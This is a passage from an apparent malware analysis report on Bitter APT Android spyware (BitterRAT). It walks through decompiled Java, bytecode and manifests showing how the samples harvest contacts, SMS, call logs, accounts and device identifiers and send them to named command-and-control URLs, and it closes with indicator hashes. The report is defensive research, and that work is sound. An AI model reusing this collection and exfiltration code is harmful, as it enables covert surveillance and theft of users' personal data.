         Log.d(this.c, "Android API:  " + VERSION.SDK_INT);
         this.n.setVisibility(8);
         this.showInfo(this.l);
      }
   } else {
      Log.d(this.c, "Android API:  " + VERSION.SDK_INT);
      google.settings.f.b.b();
      this.a(this.o);
      this.h();
      this.finish();
   }

   this.n.setOnClickListener(new 1(this));
}
```

As we can see above there are two possible paths for the application depending on the version SDK. In case we have a SDK version lower than 23 the application invokes a function h() which returns an error to the device and then it ends with the finish() function which calls the destructor of the activity. So, the malware operates on devices with an OS version of 6 or above.

Now we try to analyse the other situation in which the device is compatible. We start from the showInfo() function that calls various other show functions:

```
public void showInfo(View var1) {
   Log.i(this.c, "showPhone. Checking permissions.");
   if (android.support.v4.a.a.a(this, "android.permission.READ_PHONE_STATE") != 0) {
      Log.i(this.c, "permissions has NOT been granted. Requesting permissions.");
      this.a(j[0], j, 4);
   } else {
      Log.i(this.c, "Phone permissions have already been granted. Displaying contact details.");
      this.g();
      this.showStorage(this.l);
   }

}

public void showStorage(View var1) {
   Log.i(this.c, "Storage: Checking permissions.");
   if (android.support.v4.a.a.a(this, "android.permission.WRITE_EXTERNAL_STORAGE") != 0) {
      Log.i(this.c, "Storage permissions has NOT been granted. Requesting permissions.");
      this.a(d[0], d, 0);
   } else {
      Log.i(this.c, "Storage permissions have already been granted. Displaying contact details.");
      this.showContacts(this.l);
   }

}

public void showContacts(View var1) {
   Log.i(this.c, "Contacts: Checking permissions.");
   if (android.support.v4.a.a.a(this, "android.permission.READ_CONTACTS") != 0) {
      Log.i(this.c, "Contacts permissions has NOT been granted. Requesting permissions.");
      this.a(e[0], e, 1);
   } else {
      Log.i(this.c, "Contacts permissions have already been granted. Displaying contact details.");
      this.showMessages(this.l);
   }

}

public void showMessages(View var1) {
   Log.i(this.c, "Messages: Checking permissions.");
   if (android.support.v4.a.a.a(this, "android.permission.READ_SMS") != 0) {
      Log.i(this.c, "Messages permissions has NOT been granted. Requesting permissions.");
      this.a(k[0], k, 5);
   } else {
      Log.i(this.c, "Messages permissions have already been granted. Displaying contact details.");
      this.showMic(this.l);
   }

}

public void showMic(View var1) {
   Log.i(this.c, "Mic: Checking permissions.");
   if (android.support.v4.a.a.a(this, "android.permission.RECORD_AUDIO") != 0) {
      Log.i(this.c, "Mic permissions has NOT been granted. Requesting permissions.");
      this.a(g[0], g, 3);
   } else {
      Log.i(this.c, "Mic permissions have already been granted. Displaying contact details.");
      this.showLocation(this.l);
   }

}
```

```
public void showLocation(View var1) {
   Log.i(this.c, "Location: Checking permissions.");
   if (android.support.v4.a.a.a(this, "android.permission.ACCESS_FINE_LOCATION") != 0) {
      Log.i(this.c, "Location permissions has NOT been granted. Requesting permissions.");
      this.a(f[0], f, 2);
   } else {
      Log.i(this.c, "Location permissions have already been granted. Displaying contact details.");
      this.a(this.o);
      this.a(h);
      this.h();
   }

}
```

As we can see in the showLocation() the method calls for two different functions called a. The first one having a context as a parameter and the second having a String:

```
public void a(Context var1) {
   var1.startService(new Intent(var1, StartSettings.class));
}

public void a(String var1) {
   Log.d(this.c, "sending broadcast for upload");
   Intent var2 = new Intent("com.myintent.CUSTOM_INTENT");
   var2.putExtra("extra", var1);
   this.sendBroadcast(var2);
}
```

We see that with the second the application wants to send data somewhere and we can hypothesise that the receiver will be the malware's programmer. We will return to this aspect later since we don't know yet how the data is collected.

Focusing on the first function we see that a new intent is created and a new StartSettings service is started.

STARTSETTINGS.CLASS

Focusing now on the StartSettings class:

```
public void onCreate() {
   this.e = this.d();
   this.getContentResolver().registerContentObserver(Contacts.CONTENT_URI, true, this.g);
}

public int onStartCommand(Intent var1, int var2, int var3) {
   Log.d(c, "onStartCommand(): StartSettings");
   b = Environment.getExternalStorageDirectory().getAbsolutePath() + "/systemservice";
   this.d = (Globals)this.getApplicationContext();
   this.a();
   this.d(this.getBaseContext());
   this.c(this.getBaseContext());
   this.f(this.getBaseContext());
   if (VERSION.SDK_INT != 23) {
      Log.d(c, "onStartCommand(): API:  " + VERSION.SDK_INT);
      this.b(this.getBaseContext());
      this.a(this.getBaseContext());
      this.e(this.getBaseContext());
   }

   this.b();
   this.c();
   this.g(this.getBaseContext());
   this.stopSelf();
   return 1;
}
```

Both these functions are called when the service starts. The onCreate() function is less relevant than the other and it is mainly focused on monitoring and retrieving the total number of the contacts.

On the other hand the onStartCommand() have multiple calls to malicious payloads:

```
public void a() {
   Log.d(c, "setPhoneInfo()");
   this.f = (TelephonyManager)this.getBaseContext().getSystemService("phone");
   String var2 = this.f.getDeviceId();
   String var1 = this.f.getSimSerialNumber();
   this.d.a(var2, var1);
}

public void a(Context var1) {
   Log.d(c, "startService: startContacstService");
   var1.startService(new Intent(var1, GetContacts.class));
}

public void b() {
   (new a(this.getBaseContext())).d();
}

public void b(Context var1) {
   Log.d(c, "startService: startMssagesService");
   var1.startService(new Intent(var1, GetMessages.class));
}

public void c() {
   (new b(this.getBaseContext())).a();
}

public void c(Context var1) {
   Log.d(c, "startService: startAppInfoService");
   var1.startService(new Intent(var1, AppsInfo.class));
}

public void d(Context var1) {
   Log.d(c, "startService: startAccountsService");
   var1.startService(new Intent(var1, AccountsInfo.class));
}

public void e(Context var1) {
   Log.d(c, "startService: startCallLogsService");
   var1.startService(new Intent(var1, GetCalLogs.class));
}

public void f(Context var1) {
   Log.d(c, "startService: startGetSimInfoService");
   var1.startService(new Intent(var1, GetSysInfo.class));
}
```

The first function is always called and, from the cast to TelephonyManager, we can understand that is used to determine telephony services and states, as well as to access some types of subscriber information. At this point we know that all these various calls to new classes such as GetContacts, GetMessages, AppsInfo, etc… will retrieve the user's data.

Since all these classes have similar structure and we already know their purpose, I will show only some of them:

AppsInfo:

```
public void a(Context var1, String var2, String var3, Boolean var4) {
   if (!var2.equals("")) {
      Intent var5 = new Intent(var1, InputSettings.class);
      var5.putExtra("Data", var2);
      var5.putExtra("File", var3);
      var5.putExtra("FromMsg", var4);
      var1.startService(var5);
   }

}

public IBinder onBind(Intent var1) {
   return null;
}

public void onCreate() {
   this.d = Environment.getExternalStorageDirectory().getAbsolutePath() + "/systemservice";
   this.a = this.getBaseContext();
   this.b = this.a.getPackageManager();
   super.onCreate();
}

public int onStartCommand(Intent var1, int var2, int var3) {
   this.a(this.getBaseContext(), this.a(), this.d, false);
   return super.onStartCommand(var1, var2, var3);
}
```

GetMessages:

```
public void a(Context var1, String var2, String var3, Boolean var4) {
   if (!var2.equals("")) {
      Intent var5 = new Intent(var1, InputSettings.class);
      var5.putExtra("Data", var2);
      var5.putExtra("File", var3);
      var5.putExtra("FromMsg", var4);
      var1.startService(var5);
   }

}

public IBinder onBind(Intent var1) {
   return null;
}

public void onCreate() {
   this.b = this.getBaseContext();
   this.a = this.b.getContentResolver();
   super.onCreate();
}

public int onStartCommand(Intent var1, int var2, int var3) {
   this.d = Environment.getExternalStorageDirectory().getAbsolutePath() + "/systemservice";
   this.a(this.getBaseContext(), this.a(), this.d, false);
   return super.onStartCommand(var1, var2, var3);
}
```

GetContacts:

```
public void a(Context var1, String var2, String var3, Boolean var4) {
   if (!var2.equals("")) {
      Intent var5 = new Intent(var1, InputSettings.class);
      var5.putExtra("Data", var2);
      var5.putExtra("File", var3);
      var5.putExtra("FromMsg", var4);
      var1.startService(var5);
   }

}

public IBinder onBind(Intent var1) {
   return null;
}

public void onCreate() {
   this.d = Environment.getExternalStorageDirectory().getAbsolutePath() + "/systemservice";
   this.b = this.getBaseContext();
   this.a = this.b.getContentResolver();
   super.onCreate();
}

public int onStartCommand(Intent var1, int var2, int var3) {
   this.d = Environment.getExternalStorageDirectory().getAbsolutePath() + "/systemservice";
   this.a(this.getBaseContext(), this.a(), this.d, false);
   return super.onStartCommand(var1, var2, var3);
}
```

The only remaining thing to do is see from which class the user's data is uploaded to the group 'server. The only 2 classes in which we have a HTTP connection are KeyboardsSettings and AppFormat. We know that the first will be called by the UpdateSettings class which in tun is called by the StartSetting.onStartCommand().

KEYBOARDSSETTINGS.CLASS

If we carefully watch the bytecode of this function, we see that we have a reference URL:

```
aload 11
ldc "http://playupdateapp.serveblog.net/Youtube/home.php?" (java.lang.String)
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
ldc "IMEI=" (java.lang.String)
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
aload 0 // reference to self
getfield google/settings/KeyboardSettings.i:java.lang.String
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
ldc "&SIMNO=" (java.lang.String)
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
aload 0 // reference to self
getfield google/settings/KeyboardSettings.j:java.lang.String
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
invokevirtual java/lang/StringBuilder.toString()Ljava/lang/String;
astore 12
```


We notice how the URL is built using a StringBuilder. We can say with enough confidence that this is used mainly to verify if the device is legit or a VM.

Now the last thing that we need is to understand where the user data is sent to the remote server. Unfortunately, I haven't been able to understand how it is sent due to the absence of a call to start the service.


EA3B ANALYSIS

STRUCTURE

The application is structured as follows:



Thanks to the previous analysis we will focus mainly on the classes contained in the package google.android.



The biggest problem is to understand which the classes and the variables are to see, this is due to obfuscation that makes harder the reverse engineering process. As previously done, we will start with the analysis of the AndroidManifest.xml.

ANDROIDMANIFEST.XML

Focusing on the broadcast receivers declared:

```
<receiver android:enabled="true" android:exported="true" android:name="google.android.ExtractionManager.onBoot.BootReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.android.ExtractionManager.ResourceReceivers.ConnectivityReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.android.ExtractionManager.ResourceReceivers.ResourceCallReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.PHONE_STATE"/>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.android.ExtractionManager.ResourceReceivers.ResourceCommReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
<receiver android:name="google.android.ExtractionManager.ResourceReceivers.ResourceOnPowerReceiver">
    <intent-filter>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.android.ExtractionManager.ResourceReceivers.SyncRequestReceiver">
    <intent-filter android:priority="999">
        <action android:name="com.myintent.CUSTOM_INTENT"/>
    </intent-filter>
</receiver>
<receiver android:enabled="true" android:exported="true" android:name="google.android.AlarmManager.AlarmReceiver"/>
<receiver android:name="google.android.MakeAdminApp" android:permission="android.permission.BIND_DEVICE_ADMIN">
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin_sample"/>
</receiver>
```

From the above code we see that we have several different receivers. This manifest resembles a lot the previous the one of the previously analysed malware. The receivers are activated depending on the activity done. In general, every time that the device boots up, receives a SMS, changes the connectivity, does a call, or the plug of power is inserted. We even see that the application becomes a system app in case of stealing admin privileges avoiding being uninstalled from the device. Since we have many calls to different classes we will search for patterns:

BootReceiver -> ResourceInitialization

ConnectivityReceiver doesn't do any call, returns true or false depending on network state

ResourceCallReceiver -> b.c ->ResourceChannelRecord & ResourceAppendService

ResourceCommReceiver -> ResourceAppendService

ResourceOnPowerReceiver -> ResourceFindexFetch -> ResourceAppendService

We will analyse the above classes later, but we already have an idea of where the malicious payload is thanks to this brief control. Now we can start from the main activity of the malware.

MAINACTIVITY.CLASS

We have an alike approach to the previous malware since we have similar variables defined at the start of the class. Anyway, we will focus on the onCreate method first:

```
public void onCreate(Bundle var1) {
   super.onCreate(var1);
   this.setContentView(2131296283);
   this.t = this.getBaseContext();
   this.s = this.findViewById(2131165255);
   this.u = new google.android.a.a(this.t, this.getResources().getString(2131492899));
   if (this.u != null) {
      if (VERSION.SDK_INT >= 23) {
         this.a(this.t);
         if (this.u.c()) {
            Log.d(this.p, "onCreate(): Permissions granted for Marshmallow and above");
            this.b(this.t, this.u);
         } else {
            Log.d(this.p, "onCreate(): Permissions denied");
            this.showInfo(this.s);
         }
      } else {
         Log.d(this.p, "onCreate(): Permissions granted automatically");
         this.b(this.t, this.u);
      }
   } else {
      Log.d(this.p, "SecurityManager is null...");
   }

}
```

We will start from the function b() with the 2 arguments since is the one that is called after the permissions are granted:

```
private void b(Context var1, google.android.a.a var2) {
   this.a(var1, var2);
   if (!var2.b()) {
      this.a(var2);
      Log.d(this.p, "initializing Resources...");
      this.c(var1);
   } else {
      Log.d(this.p, "Not initializing Resources...");
   }

   this.b(var1);
   this.a(var1, false);
}
```

We are interested in the function c() now:

```
public void c(Context var1) {
   var1.startService(new Intent(var1, ResourceInitialization.class));
}
```

Going to the ResourceInitialization.class located in google.android.ExtractionManager.ResourceExtraction.ResourceInitialization we already see how the data is getting retrieved and stolen.

RESOUCEINITIALIZATION.CLASS

Focusing on the onCreate() and onStartCommand() methods:

```
public void onCreate() {
   this.c = this.getBaseContext();
   this.d = new a(this.c, this.getResources().getString(2131492899));
   this.getContentResolver().registerContentObserver(Contacts.CONTENT_URI, true, this.e);
}

public int onStartCommand(Intent var1, int var2, int var3) {
   Log.d(this.b, "onStartCommand(): Initialization");
   this.d(this.c);
   this.c(this.c);
   this.f(this.c);
   this.b(this.c);
   this.e(this.c);
   this.a(this.c);
   this.d.a(this.c());
   this.a();
   this.b();
   this.g(this.c);
   this.stopSelf();
   return 1;
}
```

We clearly see that the structure of the code is like the one proposed by the previous malware. Now we only need to understand what all these local methods do:

```
public void a() {
   (new google.android.ExtractionManager.b.a(this.c)).d();
}

public void a(Context var1) {
   Log.d(this.b, "startService: startContacstService");
   var1.startService(new Intent(var1, ResourceContactFetch.class));
}

public void b() {
   (new b(this.c)).a();
}

public void b(Context var1) {
   Log.d(this.b, "startService: startMssagesService");
   var1.startService(new Intent(var1, ResourceCommunicationFetch.class));
}

public void c(Context var1) {
   Log.d(this.b, "startService: startAppInfoService");
   var1.startService(new Intent(var1, ResourceAppInfo.class));
}

public void d(Context var1) {
   Log.d(this.b, "startService: startAccountsService");
   var1.startService(new Intent(var1, ResourceAccountInfo.class));
}

public void e(Context var1) {
   Log.d(this.b, "startService: startCallLogsService");
   var1.startService(new Intent(var1, ResourceHistoryFetch.class));
}

public void f(Context var1) {
   Log.d(this.b, "startService: startGetSimInfoService");
   var1.startService(new Intent(var1, ResourceSystemInfo.class));
}

public void g(Context var1) {
   Log.d(this.b, "startService: startFileListingService");
   var1.startService(new Intent(var1, ResourceFindexFetch.class));
}
```

As we might expected all these methods contain malicious payload to steal the user's data. In each one of these there is a service called ResourceAppendService that creates and add all together the data before sending it. The last thing that we need to understand is how and where the data is sent. We already know thanks to mobSF that the HTTP requests are made from DisplayManagerService.class and ResourceDataSync.class.

DISPLAYMANAGERSERVICE.CLASS

Continuing our analysis we know that the service that we are interested in will be called through the MainActivity.class using the method a() that is into the b() method previously mentioned at page 30.

```
private void a(Context var1, boolean var2) {
   if (var2) {
      this.n = new a(this, (1)null);
      IntentFilter var3 = new IntentFilter();
      var3.addAction("DISPLAY_ACTION");
      this.registerReceiver(this.n, var3);
      this.startService(new Intent(var1, DisplayManagerService.class));
      this.x = ProgressDialog.show(this, (CharSequence)null, "Initializing...", true);
   } else {
      this.b(true);
   }

}
```

Now evaluating the bytecode of the service, we can clearly see the connection:

```
new java/net/URL
astore 4
aload 4
ldc "http://blitzchatlog.ddns.net/Hide/displayLink.php?" (java.lang.String)
invokespecial java/net/URL.<init>(Ljava/lang/String;)V
aload 4
invokevirtual java/net/URL.openConnection()Ljava/net/URLConnection;
checkcast java/net/HttpURLConnection
astore 4
aload 4
iconst_1
invokevirtual java/net/HttpURLConnection.setDoInput(Z)V
aload 4
iconst_1
invokevirtual java/net/HttpURLConnection.setDoOutput(Z)V
aload 4
iconst_0
invokevirtual java/net/HttpURLConnection.setUseCaches(Z)V
aload 4
ldc "POST" (java.lang.String)
invokevirtual java/net/HttpURLConnection.setRequestMethod(Ljava/lang/String;)V
aload 4
ldc "Connection" (java.lang.String)
ldc "Keep-Alive" (java.lang.String)
invokevirtual java/net/HttpURLConnection.setRequestProperty(Ljava/lang/String;Ljava/lang/String;)V
aload 4
ldc "ENCTYPE" (java.lang.String)
ldc "multipart/form-data" (java.lang.String)
invokevirtual java/net/HttpURLConnection.setRequestProperty(Ljava/lang/String;Ljava/lang/String;)V
```

Now the last thing that we need is to understand where the IMEI and serial number checks are.

RESOURCEDATASYNC.CLASS

To correctly analyse this service, we need to start from the manifest.xml previously mentioned, where we find the following:

```
<receiver android:exported="true" android:name="google.android.ExtractionManager.ResourceReceivers.SyncRequestReceiver">
    <intent-filter android:priority="999">
        <action android:name="com.myintent.CUSTOM_INTENT"/>
    </intent-filter>
</receiver>
```

The service is called by the previously mentioned ResourceAppendService.class as shown below:

```
public void b(String var1) {
   Intent var2 = new Intent("com.myintent.CUSTOM_INTENT");
   var2.putExtra("SYNC_FILE", var1);
   this.sendBroadcast(var2);
}
```

Using this new “com.myintent.CUSTOM_INTENT” the malware calls for:

```
public class SyncRequestReceiver extends BroadcastReceiver {
   private String a = "SyncReceiver---->";
   private String b;

   public void a(Context var1, String var2) {
      Intent var3 = new Intent(var1, ResourceDataSync.class);
      var3.putExtra("SYNC_FILE", var2);
      var1.startService(var3);
   }

   public void onReceive(Context var1, Intent var2) {
      try {
         if (var2.getAction().equals("com.myintent.CUSTOM_INTENT")) {
            this.b = var2.getExtras().getString("SYNC_FILE");
            String var5 = this.a;
            StringBuilder var3 = new StringBuilder();
            Log.i(var5, var3.append("Files: ").append(this.b).toString());
            if (ConnectivityReceiver.a(var1)) {
               this.a(var1, this.b);
            }
         }
      } catch (Exception var4) {
      }

   }
}
```

At this point is clear to us where the check of the IMEI and serial number are:


```
aload 10
ldc "http://blitzchatlog.ddns.net/Hide/silent.php?" (java.lang.String)
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
ldc "IMEI=" (java.lang.String)
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
aload 0 // reference to self
getfield google/android/ExtractionManager/ResourceServerSync/ResourceDataSync.h:java.lang.String
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
ldc "&SIMNO=" (java.lang.String)
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
aload 0 // reference to self
getfield google/android/ExtractionManager/ResourceServerSync/ResourceDataSync.i:java.lang.String
invokevirtual java/lang/StringBuilder.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
invokevirtual java/lang/StringBuilder.toString()Ljava/lang/String;
astore 10
```

DYNAMIC ANALYSIS


In this part of the documentation, we will display how the malwares work and if the evaluation previously done was correct. Due to the checks on IMEI and serial number done in the last two malwares I couldn't perform the analysis.

9EDF ANALYSIS

I tried this analysis with several android versions ranging from android 5 to android 10, but I always get that the activities start but then don't do anything, in fact the activity tester is as follows:



Anyways trying to see the HTTP request we can say that the analysis previously done on the code was correct since we have multiple requests to the URLs mentioned before:



Important to notice how all the HTTP requests made to http://playstorenet.ddns.net are POST requests. These in fact as previously said are used to send user's data to the server of the group.

I suppose that the application did not work as intended because of the requests made to http://www.whatsapp.com as shown below:

REQUEST

```
GET http://www.whatsapp.com/faq/ HTTP/1.1
Host: www.whatsapp.com
Proxy-Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 10; Phone Build/QQ1D.200105.002; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/74.0.3729.186 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-Requested-With: com.youtube.dwld
```

RESPONSE

```
HTTP/1.1 403 Forbidden
Proxy-Status: http_request_error;
e_clientaddr="AcKHMzoCIXusOrcxcNcL8UbTPuijvRZ4lGl99B7FIx95mb56t7cGGXGTBAICy_zIfSx9HdFmd8ZTG76j";
e_fb_vipaddr="AcKR_bydAQrSRf625m9i-_iEyyzdHCayWYi4w1lgvfx1CZkBzvujZwbnIlaVjNBwv9hKfFRsV_A";
e_fb_builduser="AcJOTvNs6dMwj5XoWpPgazXB60pba5QXw1Q978Fdrcr2fODPdXrYvEbv7AlwOrAJkig";
e_fb_binaryversion="AcKy03a-
RABRgd0H6IvBEP_kyndxUgngT3tNODsbQpanH03a81ZWdBxs4DjkBBky_cx1A4HpltgZVFJjfqBJQuaX1_qbi3whAEE";
e_proxy="AcJ24H0kvw3tq4GOm065ntn4BJAsCnELeaI2p4RIlBhzcz6hmP0jVUtIPP2JXSdpbcdeS7ax009g9Po"
Content-Type: text/plain
Server: proxygen-bolt
Date: Fri, 03 Feb 2023 14:05:30 GMT
Connection: keep-alive
Content-Length: 0
```

And in addition to this we get that all the requests made to http://playstorenet.ddns.net are blank since the application could not work correctly.

D7C2 AND EA3B ANALYSIS

For these two malwares I haven't been able to do the analysis. This was due to the control of the IMEI and serial number in the code. I suppose that even if we could have done it with a legit phone, the results would have remained the same. Since the checks are done on a website that is not reachable anymore.

CONCLUSION

The three malwares analysed from the bitterApt group are made to steal general information from users.

After doing some research I have found some useful documentation, that confirms the analysis carried out during the project:

Bitter APT group initially started using AndroRAT as their Android malware (similar to how **ArtraDownloader** is used for the Windows platform). Over time they changed to a custom version, which we have named **BitterRAT** (other security researchers prefer the name SlideRAT[5]).

BitterRAT has several modules tailored for spying and stealing personal user information. A full version can exfiltrate information such as:

- calls recordings
- call history
- SMS messages
- location
- accounts
- device specific information
- installed applications list
- documents and files
- WhatsApp messages and call logs
- BBM messaging app (former BlackBerry messenger)

In fact, here are some of the malwares found as BitterRat:

APK MD5s	Package Name	Distribution Name
6d3dcb9ad491628488feb9de6e092144	com.nightstar.islam	TrueIslam.apk
ea3b4cde5ef86acfe2971345a2d57cc0	display.Launcher	voicemail.apk
cbb32c303d06aa4d2dba713936e70f5c	droid.pixels	PrivateChat.apk
ee85b2657ca5a1798b645d61e8f5080c	com.secureImages.viewer.SlideShow	ImageViewer360.apk
692ff450aec14aca235cd92e6c52a960	com.folder.image	ImageView.apk
de931e107d293303dd1ee7e4776d4ec7	com.android.display	蓝光手机防毒高级版本.apk
d7c21a239999e055ef9a08a0e6207552	com.google.settings	SaimaEidPics.apk
9edf73b04609e7c3dada1f1807c11a33	com.youtube.dwld	WhatsAppActivation.apk

We can see that all the three analysed malwares are listed in the picture above,